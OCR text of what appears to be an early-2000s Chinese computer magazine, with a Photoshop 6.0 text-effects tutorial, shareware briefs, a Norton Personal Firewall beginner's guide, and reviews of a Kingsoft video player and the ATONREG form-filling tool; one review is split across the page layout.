


图2

力求为广大读者介绍一些非常简单而且实用的特效字体制作方法。俗话说，条条大路通罗马，一种特效字体的形成可以有许多的方法，我们所要学习的是其中最简单的，因此对过程的理解要远胜于对结果的追求！

二、图层样式的使用

Layer Style（图层样式）是在6.0以前版本中Effects功能上的一个升级，这是一个强大的图层效果操作，其中包含了可以应用到图层中的大量自动的效果，包括了以前版本中的投影、发光、斜面和浮雕效果，以及新增加的渐变、描边和材质填充等等效果，将这个功能应用到特效字体的制作中，往往会起到非常好的作用。

1.打开我们上一讲中制作完成的“蝶恋花”的作品，现在我们通过在这张图片上制作特效字体给大家讲解使用图层样式的方法。

2.使用“文字工具”T，配合工具敏感选项栏中的参数设置，在工作区的图片上敲入文字“蝶恋花”（如图3所示）。



图3

3.选择图层控制面板，双击文字图层，弹出Layer Style（图层样式）对话窗口（如图4所示），在这个窗口中，我们可以进入到每一部分效果控制栏中，单独对其参数进行设置。在这个过程中，可以适时地在工作区中

进行预览，调整起来非常的方便。值得一提的是，对于一些使用过Photoshop以前版本的读者来说，您可以尝试一下新增加的Texture（材质填充）、Gradient Overlay（渐变）等功能，看看有什么惊喜发现！


图4

4．如图5所示就是我们前面这张图片的文字综合使用了Layer Style中的Drop Shadow （投影）、Inner Glow（内阴影）、Bevel and Emboss（斜面和浮雕）联合完成的，和开始我们输入的文字比较是不是更美观了呢？不必拘泥于我们所看到的这张图片，试着自己改变参数，多用几种效果。



图5

三、外挂滤镜显神功

对于我们使用滤镜的意义，相信从上一章中已经能够体会到了。那么尝试一下用外挂滤镜制作特效字体怎么样？不知道大家还有没有印象，在《电脑爱好者》第9期上，我为大家介绍了两款Ulead公司的经典外挂滤镜，其中就有一个专门制作特效字体的Ulead Type Plugin，我通过制作一个印章字体给大家进行了效果的演示，像这样的滤镜用来制作特效字体确实非常的方便。今天我再给大家介绍一款外挂滤镜——Eye Candy 4000。


1． 首先新建一个文件，在工作区中输入文字（如图6所示）。

2． 选择菜单Filter(滤镜)下面



图6

的Eye Candy 4000，下面我们使用这个滤镜制作一个燃烧字。Eye Candy 4000是老牌滤镜——眼睛糖果3.0版本的一个升级，这个滤镜组中有一些效果非比寻常的滤镜，其中像‘编织’、“融化”等效果可以说是独步天下的，强烈建议读者使用。下面选择其中的Fire（燃烧）滤镜，运行界面以及参数设置如图7所示。


图7

3．点击确定，回到工作区中，最后效果如图8所示。




图8

还是像上一次讲座中制作图像特效一样，用外挂滤镜制作特效字体原来也是这样的方便和快捷啊！那么，我现在告诉您，还有比这更快的，而且真正能够做到一指定乾坤的方法。您有什么感觉呢？呵呵，快往下看……

四、一指定乾坤——玩转“动作面板”

不知道您是否了解DOS，还记得其中有一个叫做“批处理”的功能么？在Photoshop中，Actions（动作）就是这样一项非常重要而实用的批处理功能。它可以将用户一系列的单项操作命令集合成一个动作组来完成。而且，Photoshop6.0还为我们预设了一些非常实用的Actions特效字体组，我们可以直接调用，使复杂的特效字体操作步骤变为轻轻一点就可以自动完成。下面，我们先来认识一下Actions面板的结构及其使用方法。

在Photoshop6.0中，从Windows菜单中选择Show Actions命令，打开如图9所示的Actions控制面板。以下是一些主要按钮的作用。




图9

1．开／关当前动作组的所有断点。
2．开／关当前动作组的所有命令。
3．停止执行当前Actions命令。
4．录制Actions命令。
5．执行Actions命令。
6．创建一个新的Set设置。
7．在当前动作组下创建一个新的Actions，并开始录制。
8．删除Actions面板中光标所在位置的记录。
9．双击此处可改变当前动作组选项的名称。
10．开／关动作面板的菜单。

从动作面板的控制功能我们可以看到，Actions可以完成开／关断点与命令、记录、执行、编辑和删除Actions命令等一系列的操作，下面我们就来看一下怎样用Actions来完成特效字体的制作。

1．首先打开一张图片，在其上输入文字（如图10所示）。下面，




图10

我们使用Photoshop6.0的“动作”中的“文字效果”来制作一个水面倒影的效果。

2.点击图9中的面板菜单开关，在弹出的菜单中，选择Load Actions（载入预设库），或者直接选择其下面的Text Effect.atn，调入文字效果动作文件。像滤镜文件的扩展名为*.8bf一样，“动作”文件的扩展名为*.atn。

3.在动作控制面板中，将“文字效果”动作组打开，选择其中的“Water Reflection”，然后点图9中的“执行”按钮，这个时候您完全可以体会到一挥而就的快感。只见Photoshop6.0中的状态栏一步步地执行着操作，顷刻之间一个倒影的效果就完成了（如图11所示）。如果您对眼前发生的一切感到怀疑的话，您可以打开历史记录面板仔细地观察一下刚刚都进行了哪些操作。


图11

五、通道及滤镜的综合使用

在经过了以前几个方面的学习以后，我想谈到制作特效字体，那么关于“通道”的概念不能不简单地介绍一下。在Photoshop6.0的所有功能当中，“通道”可能算是一个最难理解的概念了。一般来讲，当我们使用RGB颜色体系来完成作品的时候，那么这个时候打开菜单Windows下的通道控制面板，我们就可以看到一共有四个通道，存储着一种混色和三种纯色的颜色信息。因此，简单地说，通道就是存储颜色信息的一种功能，我们可以单独在其中进行颜色的编辑，而不会影响到其他颜色的变化。可能这样说，您对通道的概念仍然有些模糊，那么来看下面的示例。

1.新建一个RGB文件，确定前景色为白色，从Window菜单中选择Show Channels命令显示通道面板，并在通道面板中点击 ，新建通道Alpha1。选择工具条上的字体工具，在工作区中输入文字（如图12所示）。



图12

2.拖动通道Alpha1到新建通道按钮上复制一个新的通道Alpha2，在保留选择区的状态下，使用滤镜下的Blur/Gaussian Blur，设置参数以及效果如图13所示。




图13

3.使用滤镜中的Noise/Add Noise命令，为文字添加杂点，参数设置及效果如图14所示。



图14

4.取消选择，然后在通道面板中，点击RGB通道，回到正常模式下。选择滤镜中的Render/Light Effect，将场景中的灯光设定为黄色，参数设置如图15所示。


图15

5.在通道面板中按住Ctrl键并且单击Alpha1通道，将文字选择。单击菜单中Select/Modify/Expend（选择／修改／扩边），将选择区扩大5个像素。

6.回到图层面板，将背景图层拖动到新建图层按钮，复制图层，反选选择区，然后按Delete键删除选择，如图16所示。




图16

7.取消选择，单击Image/Adjust Balance命令，适当地调整颜色的平衡，最后的效果如图17所示。



图17


我们最后完成的这个特效字体的制作可能对于广大初学者来说要偏难一些，这其中最主要的原因还是对通道的理解。确实，即使是很多设计高手，也不能够在一朝一夕把这方面功能完全掌握的，这就需要读者在日常的学习过程中勤加练习了。（待续）

新软快速

□辽宁 鸣涧

反黑防毒双引擎

名称:安全之星XP
大小:7507KB
适用环境:Windows95/98/Me/NT/2000 /XP
软件类型:最新评估版



安全之星 XP 版可以查杀目前已知的6万余种病毒,它采用病毒基因分析技术 ,可以识别 95%以上的未知病毒,包括各类引导区病毒、普通文件病毒、32 位病毒、邮件炸弹、宏病毒、蠕虫病毒、特洛伊木马程序等,支持内存杀毒,可在机器染毒状态下进行彻底杀毒。同时,它的反黑客引擎基于 TCP/IP 协议,可以实现对TCP、UDP、端口进行分析与控制,并可在应用程序级对可疑的联网程序进行报警。虽然在后台运行,但是它的资源占用率极低,可以有效地监控来自不同领域的攻击与破坏。(此软件收录在"从毒龙到P4 傻博士装机实战"光盘中)

强大的注册表管理器

名称:RegRun II 2.80
大小:1083KB
适用环境:Windows95/98/ NT
软件类型:共享软件

这是一个非常有用的注册表管理与维护工具软件,它可以方便地监视系统中通过注册表而启动运行的各类程序,还能够对当前运行程序进行增加、删除、编辑、恢复等操作,而且使用起来也比较容易上手。

桌面管理助手

名称:Xdesk V3.80.833
大小:1083KB
适用环境:Windows95/98/NT
软件类型:共享软件

Xdesk是一个功能非常强大的虚拟桌面管理助手,它可以快速启动工具条、设置时钟提醒、CPU资源监测、定时启动应用程序、内存管理以及进程管理等,可以全面解决在计算机使用过程中遇到的小麻烦,对于不太熟悉电脑使用的朋友来说,是一个非常合适的小工具。

VQF音乐播放器

名称:SoundVQ Player V2.52 Beta 1
大小:1.45MB
软件类型:演示软件
适用环境:Windows95/98/NT/2000

这是一个专门用来播放VQF格式声音文件的播放器。我们知道,VQF 音乐文件具有高压缩比,其流式播放具有高保真效果,而且其文件容量也要比一般的 MP3 文件小。SoundVQ 就是这样一个可以播放VQF音乐的软件,它可以从网上或本地磁盘上直接播放 VQF 文件,而且操作很方便,是一款很不错的流媒体播放器。


永不掉线

名称:Stay Connected! V3.3
大小:1.28MB
软件类型:共享软件
适用环境:Windows95/98/NT/2000

是不是有的网友经常会为上网时发生掉线现象而苦恼呢?那么就用"Stay Connected!"吧,它是一个可以保持你的网络连接不会掉线的工具。首先,它在没有数据流通的情况下,可以生成足够的网络传输,来最大限度地防止因电脑空闲而导致的自动断线,从而保持同你的 ISP 的连接。另外,它还包括一个拨号工具,可以帮助你快速地连接上网。

Windows音量控制新工具


名称:Audio Sliders 2.71
大小:650KB
软件类型:共享软件
适用环境:Windows95/98/NT



这是一款可以替换Windows音量控制的工具,内置多种语言版本,而且还支持中文,使用起来要比Windows提供的音量控制工具更为简单,它可以非常容易地进行调整播放、录音音量及声卡的效果等。

快速压缩和解压

名称:压缩圣手V1.0.70
大小:280KB
软件类型:免费软件
适用环境:Windows95/98/2000



这是一个批量压缩解压缩工具,可以支持子目录及光盘直接压缩解压缩,而且可以只生成一个ZIP文件,同时也可以将每个目录及其子目录分别生成一个 ZIP 或每个文件分别生成 ZIP。除此以外,它还增加了批量解压缩Rar格式的功能,允许向ZIP文件中添加相同的注释内容等。"压缩圣手"具有体积小、速度快、选项灵活的特点,可以快速大批量压缩解压缩各种文件。

特别提醒:本刊介绍的部分共享软件可以在《电脑爱好者》网站(http://www.cfan.net.cn)"软件下载\期刊软件"一栏中找到下载链接,并收录在《电脑界应用文萃光盘》第 8 期上。

诺顿个人防火墙 新手指南

□广州 郑灏恒

生活在信息时代的今天，你，上网了吗？网络使我们的生活发生了巨大的变化，为我们提供了很多以前想象不到的好处。但与此同时，另一个与网络相关的世纪难题出现了，那就是网络安全！

网络安全与我何干？

很多人都会抱着这个疑问，请试想一下……

你正在和远方的客户进行视频会议，忽然一个IP炸弹，瞬间电脑蓝屏。

每天上班的时候，首先就是连上网络，但你是否知道，自己的机器已经中了别人的木马，在你上班的同时，别人却在后台把你机器上的文件下载到自己的硬盘上。

请不要觉得我杞人忧天，网络上的攻击工具很多，随便找一个就可以轻易地攻击你。所以，网络安全与个人也是紧密相关的。要做好个人网络安全，最重要的环节就是安装防火墙！防火墙可以帮你监视机器与网络之间的一举一动，让有害的信息没有办法进入你的机器！

我在这里为大家介绍的是著名的诺顿个人防火墙——Norton Personal Firewall 2001 2.5简体中文版（以下简称为“NPF”）。

首先从安装开始。放入NPF光盘，你会看到欢迎画面，由于NPF的安装使用的是中文界面，所以挺简单的。这里建议大家在安装的时候尽量选择系统安装的默认设置。

安装完毕，系统会要求你重新启动电脑。

重新启动完毕后，系统会自动弹出一个窗口（如图1），什么也不用理会，按一下偏右上方的“启用”，再看看你的任务栏，多了一个绿色的“网络地球”。NPF发挥它的作用了，你的电脑已经受到了NPF的保护！



图1

基础篇之一——新手试用

NPF是怎样使用的呢？现在我们用实例来解说一下。首先打开NPF，然后上网，好了，首先接受测试的软件是QQ2000中文网络寻呼机。打开QQ，NPF马上弹出了一个警告窗口（如图2），在黄色的叹号右边，说明NPF已经检测到QQ正试图连接Internet，而在“详细资料”里，你可以知道这个程序的绝对路径、访问的时间、使用的端口以及要连接到什么IP，这些数据对于一般人来说可能没有用，但对于老网虫，却是很重要的信息，因为他可以从这些信息里分析出究竟是谁在攻击自己，以及哪些端口应该采取防御措施。



图2

在警告框的下方有三个按钮：

“此次允许该网络通信”——就是说这次允许程序访问Internet，但在下次访问的时候需要再次弹出这个警告窗口。

“此次禁止该网络通信”——就是说这次不允许程序访问Internet，在下次访问的时候需要再次弹出这个警告窗口。

“配置以后使用的规则”——我们选择的就是这个。只要我们配置好规则，那么以后程序就会按照这个规则来审查这个程序，而不用次次都弹出窗口来提示用户了。



图3

选择“配置以后使用的规则”后，会来到如图3所示的“防火墙规则助手”窗口。这里有五个选项：

“使用自动配置”——当你选择这个选项的时候，NPF会在确保你系统安全的情况下，自动为你配置所有规则。

“总是允许该网络通信”——选择这里，你可以自己设置允许这个程序用什么端口连接以及可以访问的范围。

“总是禁止该网络通信”——选择这里，你可以自己设置禁止这个程序用什么端口连接以及禁止的范围。

“允许(程序名)通过所有端口访问Internet”——按这里，程序以后就可以自由地通过NPF访问Internet，不受任何限制。

“禁止(程序名)通过所有端口访问Internet”——按这里，程序以后就不可以访问Internet了。

如果你选择第二、三选项的话，系统会让你设置这个程序所允许／禁止使用的端口、IP以及这个程序的类别（如

图4、5、6，图中设置的具体含义在后面会有详细的介绍）。对于一个新手，只要清楚以上的基本操作就可以了，那些比较复杂的设置就暂时不多介绍，如果你有兴趣的话，下文将详细说明这些设置的用途。


图4


图5


图6


图7

如果你不想让这个程序访问Internet的话，那么应该选择第五项来断绝该程序与Internet的所有关系(之后会出现如图7的窗口)。如果你使用的是QQ之类没有危害性的程序，那么就选择第四项吧！在图7的窗口中，你什么都不需要做，只需要在这里选择这个程序的类型，方便管理，然后按“完成”，好了，所有设置就完成了！当以后再有程序需要访问Internet的时候，你只需要按照上面的方法再设置一次，那就OK了！


如果有程序想从Internet访问你的机器，那该怎么办呢？其实和刚才设置是一样的。如果你不能确定信息的来源，那么就把它禁止掉吧！那就万无一失了！

基础篇之二——基本设置

其实现在我们已经可以正常地使用NPF了，但为了更精确地设置，我们来了解一下NPF的基本设置。首先打开NPF的主程序，会出现如图1的窗口。按下“状态”按钮，可以在右边看到NPF运行的状态，你可以通过点击上面的绿色和红色的图标来查看NPF允许/禁止了多少个关于安全性或者隐私的信息。


安全性

通过安全性的选择，你可以防止黑客入侵你的机器或者破坏你的机器，还可以决定自己机器的安全级别(如图8)：


图8

高级，可以拦截所有通过网络的访问，而且每一次连接都会给予警报，这样你可以避免很多不必要的侵袭了，但却比较麻烦；中级，在发现异常的情况下会给予警报直到你允许通过；低级，关闭NPF已经知道了的威胁以及端口，对使用Internet的程序不发出警报。一般情况下，我还是建议大家选择“中级”，也就是默认的级别。

除了可以选择这三个级别外，用户可以自己定义一个级别，按右下方的‘自定义级别’，就会弹出如图9的窗口，你可以通过不同的组合，得出自己满意的安全级别。但我觉得其实不管如何设置，得出来的效果都和系统预设的三个级别差不多，所以根本没有必要自己进行组合。



图9

隐私


图10

这里主要是控制网站cookie的使用，确保你的个人信息的隐蔽性。和“安全性”的设置一样，这里也有三个级别让用户选择(如图10)：高级，监视所有与本地有联系的网站，不论什么数据，都要通过你的认证才可以通过，虽然是最安全的，但却非常的不方便，差不多每到一个网站就要认证一次；中级，不监视cookie的使用，但有重要信息要传递的时候，NPF会通知你；低级，不启动监视，你的个人信息可能会被别人得到的。在这里，我还是建议大家选择‘中级’。

在右下角也有一个“自定义级别”的按钮，但我就觉得意义不大了，因为里面所提供的选项和外面的默认级别是差不多的(如图11)。


图11

好了，NPF所有的基本设置就介绍完了，作为一个新手，只要能熟悉以上的操作，那么网络上没有多少人可以破坏你的机器了(除了人为因素啦)。还有一点需要提醒大家，就是要经常升级手上的NPF，升级的方法很简单，你只需要在图1的界面里，单击左上角的“LiveUpdate”，然后不断地选择‘Next’，以ADSL的速度，只需要两分钟就可以下载完升级包，最后机器会被强制重启，那么升级就完成了，这样你就可以防止最新的黑客软件入侵你的机器啦！

进阶篇之一——防火墙规则设置

上文已经简单地介绍了在使用QQ的时候如何设置防火墙的规则，在这里，我再以QQ为例子，讲解一下图4、5、6里面的设置的用途。由于“总是允许该网络通信”和“总是禁止该网络通信”的选项是一样的，只是一个是选择“允许的范围”，另一个是选择“禁止的范围”，所以这里就以“总是允许该网络通信”为讲解的例子。

当在图3选择了“总是允许该网络通信”之后，就会进入图4的设置了。每一个连接上Internet的程序，都会通过计算机的一到多个端口来进行信息的传递，所以在这里就是设置QQ可以通过什么端口来进行通信。

“仅有服务：端口8000”——NPF已经检测到QQ是使用了端口8000来进行通信的，所以如果在你的机器上只是使用一个QQ号码的话，那么就应该选择这个选项，选择后，QQ的主程序就不可以通过其他端口来进行通信了。

“所有服务”——这个选项是允许QQ通过所有端口来进行通信。如果你同时打开两个以上的QQ的话，那么QQ就会自动使用8001、8002、8003……等端口，这时候你选择这个选项，那么你所有的QQ都可以连上Internet了。如果所使用的程序不是来历不明的话，一般都是选择这个选项的。

选择完端口后，就到选择允许这个程序所连接的IP地址了：

“地址：61.144.238.145”——61.144.238.145是NPF检测到QQ正准备连接的IP地址，如果选择这个选项，那么QQ以后就只可以连接到这个IP。

“所有地址”——允许QQ连接所有的IP地址。

一般来说，我们都是选择“所有地址”的，因为大部分使用Internet的程序都不是固定连接一个IP地址的，如果贸然禁止这个程序使用其他IP地址，可能会导致这个程序不能正常使用。

接着要设置的是图6的“类型”，这里已经预设了几个类型，你可以选择与软件相对应的程序，方便识别。

最后出现图7界面，让你确认一下刚才的选项，按“完成”就可以了！

进阶篇之二——更高级的设置

在主界面的上方，除了有“Live Update”外，还有一个“选项”按钮，单击它后，就会弹出如图12的“NPF选项”窗口。在这里你可以选择是否在任务栏里显示NPF的图标、在Windows启动的时候是否启用NPF，你还可以在这里查看NPF运行时的资料。而在最下面，就是NPF里最复杂的设置——“高级选项”。



图12

按下“高级选项”按钮后，会弹出一个“NPF高级选项”窗口，在这里有三个选项卡，分别是：“其它”、“防火墙”和“Web”。




图13

“其它”（如图13）——在这个选项卡中，你可以设置HTTP的使用端口，列表里面其实已经包含有大部分端口，所以这里就不用操心了。而旁边的选项我们一般都不会再去调整，因为调整后有可能会导致不能正常上网。




图14

“防火墙”（如图14）——这里可以说是NPF的核心地带，NPF所有关于防火墙的设置都可以在这里找到。你可以看到，其实在安装NPF的时候，NPF就已经自带了很多防止木马软件入侵的规则，你也可以在这里看到由你自己亲手定下来的规则，通过下面的四个选项，你可以修改、删除自己的规则，或者直接在这里添加新规则。




图15

“Web”（如图15）——这个可以说是NPF特有的功能，你可以在这里针对每一个网站来设置是否允许脚本运行、是否允许cookie、是否允许访问、是否允许发电子邮件等。这样你就可以不用怕某些站点偷取你的cookie或者用某些恶意程序搞破坏了。

NPF可以很有效地防止不明来历的信息进入你的电脑，也可以禁止你电脑里面的信息向外泄露，从此上网就再也不用怕被非法入侵啦！CF

（此软件收录在“从毒龙到P4 傻博士装机实战”光盘中）

金山影霸 III
试用手记

□上海 hermes

初识金山影霸，那是好几年前的事了。那时候，金山影霸和豪杰超级解霸可谓旗鼓相当。不过随着豪杰超级解霸的不断更新，金山影霸渐渐地从人们的视线中消失了。不过，今日金山公司又携其最新推出的金山影霸III卷土重来。

刚安装好金山影霸III，打开开始菜单一看，呵，影霸家族的成员还不少呢。

简洁实用的视频播放器

我们首先来认识一下金山影霸III的视频播放功能。影霸III的视频播放控制界面如图1所示。每个功能使用起来都是那么的简便实用，只需轻松的一次点击就可将其实现。金山影霸III除了视频播放器所具备的基本功能外，它还特别增加了一个用于控制播放速度的功能。左下角的调节按钮就是用来控制速度的，通过鼠标的左右拖动，可以将影片以1倍、1/2倍、1/4倍、1/8倍以及2倍速度来播放，当然也包括了0倍，即暂停播放。




图1

金山影霸III提供了视频文件播放列表功能，它可以让使用者自由地选择要播放的文件。点击工具栏上的按钮■，就可以打开文件播放列表，如图2所示。通过该界面，你可以选择媒体文件来进行播放，并且还可以在此制作播放清单。



图2

如果你想从昨天看了一半的地方接下去再看，那你会怎么做呢？众所周知，VCD机上有时间搜索功能，可以设定开始播放的时间，而几乎所有的VCD播放软件都没有这一功能。要想继续，只有通过自己动手，通过拖动进程条来寻找，但这样做不仅费力而且对光盘有害。不过，这一问题已经被金山影霸III给解决了。金山影霸III为此专门提供了一个功能——书签，制作书签的步骤很简单。当影片播到一半的时候，我们就点击工具栏上的按钮■，就会打开一个菜单，如图3所示，我们只要选择菜单上的“添加书签”命令就可以了。下次如果想从此处开始播放的话，同样还是点击这个按钮，然后你会发现菜单里又多了一个子菜单“跳转到”。打开子菜单，里面罗列的是最近的5个书签，如图4所示，任意选中一个就可以开始播放了。




图3



图4

所谓“真金不怕火炼”，笔者特意出了点难题来考验考验这个“书签”功能。首先，我先放入一张VCD，然后任意在其播放时制作了一个书签。接着，我换了一张VCD碟片，我想看看它会不会将碟片A的书签放到了碟片B上面去，结果第二张碟片上没有制作的书签。可我还是对它有所怀疑，会不会原先制作的书签已经没了呢？所以我再放入A碟，嘿，原来的书签还在。虽然，它经过了第一关的考验，可还没完呢。我干脆关闭金山影霸，然后再打开它，我想这回你总该没了吧，可结果又是我错了。哼！这有什么，你肯定是把资料存放在内存里了。所谓“过一，过二，不过三”，我使出了杀手锏——关机，这回看你还牛不牛了。等重新启动了机器再一看，我又失败了，这回我不得不服了。

美中不足的光碟伺服器

要说光碟伺服器，用过超级解霸的读者应该不会陌生吧？金山影霸III也设计了一个光碟伺服器，和超级解霸一样，只要将光碟放入光驱后，影霸就会开始播放了。但笔者从中发现了一点不足，那就是放进任何的VCD光碟，影霸都会扫描到并播放，而插入CD音碟后，影霸竟然没有任何的反映。或许这不是伺服器的错误，要怪的话也只能怪那个有如鸡肋的音频播放器没有CD播放功能吧。

小结

虽然金山影霸III有这样那样的不足，但单从视频播放器来看，还是延续了前辈的光荣传统，较之其前辈，还是有很多可圈可点的地方的。就其功能而言，就有很大的改进，除了上述的这些新增功能外，还提供了像Skin更换、图片截取、音频转换等功能。

这里我要稍微提一下音频转换。金山影霸III专门为那些喜爱MP3的朋友设计了音频转换功能，其操作界面如图5所

网站注册利器ATONREG

□长沙　李玮

经常在网上注册各种免费的服务，比如免费邮箱、免费主页、免费论坛，这样相信大家就和我一样，被各种注册表格烦得要死，而且填写的许多内容都是千篇一律。我一直想找这样一个软件，能够把自己的注册信息填写在软件里，以后上网遇到各种需要填写注册信息的网站，只要点一下鼠标，就能帮你自动填写完毕。

以前见过类似的外国软件，但是这次给大家介绍的是一个由国人自己开发的免费软件ATONREG。软件安装后会在IE的工具栏上添加一个小图标。单击该图标会在IE的左侧出现注册器的主界面（如图1所示）。如果没有看到该图标，您还可以选择“查看”菜单，接着选择“浏览栏”，在出现的子菜单中选择“aton网站注册器”，也可以打开注册器的主界面。



图1

下面给大家介绍一下ATONREG的使用方法。

首先，我们需要填写自己的个人资料，ATONREG提供了许多条个人资料要你填写，这样就可以适应更多的注册网站。点击“填写个人资料”按钮会出现一个IE窗口，填写您的个人资料（包括姓名、性别、密码等）后，点击“确




图2

定”按钮保存您的个人资料。在填写用户名的时候，请尽量填写一个含有字母和数字的名字，以免和别人重复，如showbiz2000之类，为防止密码泄漏可先不填密码。

然后，我们就可以试试ATONREG的威力了。当您想在某个网站注册的时候（这里以申请新浪会员为例），在您进入申请所需的填写个人资料的页面时，您只需点击左侧的“填充当前页面”按钮，软件将自动把您的个人资料填充到网页中并询问是否提交，点击“确定”后，如果您的用户名没有和别人重复，您就成为新浪的会员了。怎么样，是不是很简单？

这个软件的最新版本1.60版中加入了一个让我非常惊喜的功能——自动申请（见图2）。作者搜集了很多需要注册的免费服务网站，针对它们专门作了软件的优化，使得注册成了全自动的一件事情，而且可以同时让它注册多个网站。想象一下，只要鼠标一点，几十个不同网站的信箱和主页空间就被申请了，那种感觉实在是太爽了。

这个软件支持所有采用IE内核的多页面浏览器，如NetCaptor、Tencent Explorer等。这类浏览器不支持浏览栏，但可以通过在浏览器当前页面中单击鼠标右键，选择相应的菜单项来完成表单的填充。在页面中单击鼠标右键，可以看到在右键菜单中新增了三个菜单项。单击“填写个人资料”菜单项可填写或修改个人资料。单击“填充当前网页”菜单项可填充当前页面的表单。单击“显示软件主窗体”菜单项，软件将智能地判断当前浏览器是否支持显示面板，支持则将在左侧的浏览栏显示注册器的主窗体。

ATONREG安装十分简单，从网站下载安装程序后，双击运行，按照提示操作即可完成安装。安装过程中不会询问安装路径，将直接拷贝一个atonreg.dll文件到Windows的系统目录，一个atonreg.inf文件到Windows的inf目录。卸载需先进入Windows控制面板中的“添加/删除程序”，选中“aton网站注册器”然后单击“添加/删除”按钮便可安全卸载该软件。CF

（此软件收录在“从毒龙到P4 傻博士装机实战”光盘中）




图5

示，它提供了CD音轨转换成MP3、MP3与WAV格式互换两大功能。或许是为了弥补音频播放器不能播放CD音轨吧，在此你终于可以欣赏CD音乐了。CF

（此软件收录在“从毒龙到P4 傻博士装机实战”光盘中）

好用的虚拟光驱——Virtual DAEMON Tools

□广州　江南书生

